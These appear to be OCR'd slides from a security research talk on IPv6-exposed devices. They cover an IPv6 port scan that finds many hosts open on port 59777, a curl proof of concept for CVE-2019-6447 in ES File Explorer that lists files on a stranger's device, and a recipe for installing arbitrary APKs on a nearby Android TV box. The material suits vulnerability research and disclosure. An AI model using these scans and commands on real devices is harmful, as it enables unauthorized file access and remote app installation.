
IMEI 信息

IP 地址
10.8.209.57
240e:404:7911:a39:16a9:f594:3c16:6671

WLAN MAC 地址
9c:28:40:c8:38:f4

Test

video



tshark -i enp2s0f0 -f "icmp6 and ip6 dst host 2a04:2180:1:17::ffff" -n
⌥⌘1
~ (ssh)
monitor (ssh)
7911:a39

```
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└#                                                                130 ↵
┌root@12604-27373 ~
└# ▯                                                              130 ↵
```

```
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└# monitor
Running as user "root" and group "root". This could be dangerous.
Capturing on 'enp2s0f0'
█
```

ents


Use known vulnerabilities

ES File Explorer is a file manager application on Android

Has over 100 million installations

CVE-2019-6447

- Create an HTTP service bound to port 59777
- provide 10+ commands for accessing data



```
┌root@12604-27373 ~/ipv6/out
└# fi6s @for_port_scan_fix.txt -p 59777                                130 ↵
Using default interface 'enp2s0f0'
#fi6s
tcp open 59777 2a00:1fa1:43a3:[redacted]7::4d:bc75:ee01 1633197571
tcp open 59777 2a00:1fa1:439b:[redacted]2::6a:4f81:d801 1633197571
tcp open 59777 2a00:1fa1:433b:[redacted]b::54:6d2c:a501 1633197571
tcp open 59777 2a00:1fa1:4300:[redacted]:39c2:1407:dc2c:d064 1633197572
tcp open 59777 2a00:1fa1:4355:[redacted]:d66c:2df3:dfea:c21b 1633197572
tcp open 59777 2a00:1fa1:4333:[redacted]d::4d:2831:f101 1633197572
tcp open 59777 2a00:1fa1:4328:[redacted]:fd47:bc0a:2aba:29eb 1633197572
tcp open 59777 2a00:1fa1:4305:[redacted]c::5e:a493:1901 1633197572
tcp open 59777 2a00:1fa1:432e:[redacted]:956a:559:c7e1:38b6 1633197572
tcp open 59777 2a00:1fa1:4307:[redacted]e:a43a:6a92:8ad4:c24a 1633197572
tcp open 59777 2a00:1fa1:4393:[redacted]5::4d:9ca1:1501 1633197572
tcp open 59777 2a00:1fa1:43b0:[redacted]9::6f:1991:f001 1633197572
tcp open 59777 2a00:1fa1:43d4:[redacted]7:db96:4be9:5e5c:5386 1633197572
tcp open 59777 2a00:1fa1:4332:[redacted]3::31:3595:9a01 1633197572
tcp open 59777 2a00:1fa1:4302:[redacted]::51:5b15:3e01 1633197572
```

```
┌root@12604-27373 ~/ipv6/out
└# curl --header "Content-Type: application/json" --request POST --data "{\"command\":\"listFiles\"}" http:
//\[2a00:1fa1:4393:be55::4d:9ca1:1501\]:59777
[
{"name":"system_ext", "time":"31.12.2008 06:00:00 PM", "type":"folder", "size":"4,00 KB (4 096 байт)", },
{"name":"lib", "time":"31.12.2008 06:00:00 PM", "type":"folder", "size":"4,00 KB (4 096 байт)", },
{"name":"lost+found", "time":"31.12.2008 06:00:00 PM", "type":"folder", "size":"16,00 KB (16 384 байт)", },
{"name":"storage", "time":"08.09.2021 06:23:58 PM", "type":"folder", "size":"80,00 байт (80 байт)", },
{"name":"audit_filter_table", "time":"01.01.1970 03:00:00 AM", "type":"file", "size":"0,00 байт (0 байт)", }
,
{"name":"linkerconfig", "time":"01.01.1970 03:00:00 AM", "type":"file", "size":"0,00 байт (0 байт)", }
```

scan port 59777

many devices opened

test one addr with poc

Attack nearby Android devices


An Android TV box

About the risk 3:

IPV6 addr can be sniffed and calculated form radio nearby

- Analyze its system app and find the vulnerability of arbitrary installation of APK
- We can be nearby, sniff 802.11 frame
- Then get mac address of TV box, calculate the last 64 bit address
- After brute force 16-24bit
- Finally, find the address which returned an ICMP replay and get the full IPv6 address
- At last, send the install APK command on port 8080


Already fixed



```
if(v1.equalsIgnoreCase("/getAllApk")) {
    this.a(arg13, arg14);
    return;
}

if(v1.equalsIgnoreCase("/install")) {
    this.c(arg13, arg14);
    return;
}
```

get APP list

install any APK remotely




```
wlan_radio.signal_dbm > -15 and wlan_radio.signal_dbm !=0
```

```
No.   Time       Source                                 Destination                            Protocol  Leng Info
 590  2.530670   AMPAKTec_41:c6:c0                      c2:9e:8c:1c:3d:43                      802.11    84   QoS
7963  25.655619  AMPAKTec_41:c6:c0                      c2:9e:8c:1c:3d:43                      802.11    84   QoS
7965  25.656326  AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0)… c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d…   802.11    76   Requ
8004  25.860319  AMPAKTec_41:c6:c0                      c2:9e:8c:1c:3d:43                      802.11    84   QoS
```

```
.000 0000 0010 1100 = Duration: 44 microseconds
Receiver address: c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)
Transmitter address: AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0)
Destination address: c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)
Source address: AMPAKTec_41:c6:c0 (d4:9c:dd:41:c6:c0)
BSS Id: c2:9e:8c:1c:3d:43 (c2:9e:8c:1c:3d:43)
STA address: AMPAKTec 41:c6:c0 (d4:9c:dd:41:c6:c0)
```

802.11 monitor mode

mac address of Android TV Box



```
[240e:404:1e10:b45b:d69c:ddff:fe41:c6c0]:8080/getAllApk
```

send command remotely

```
- apks: [
  - {
        package: "com.ktcp.tvvideo",
        versionName: "3.4.0.2123",
        versionCode: 3500,
```

other kinds of ICMP packets


These risks are all made of ICMP Echo Packet

What about other types of ICMP ?

IPV6 Neighbor Discovery Protocol uses ICMP type 133 134, which has a gateway spoofing vulnerability

However, routers on the Internet do not forward type 133 134

Use scapy to construct each ICMP message to see which are not discarded by the router on the client side



```
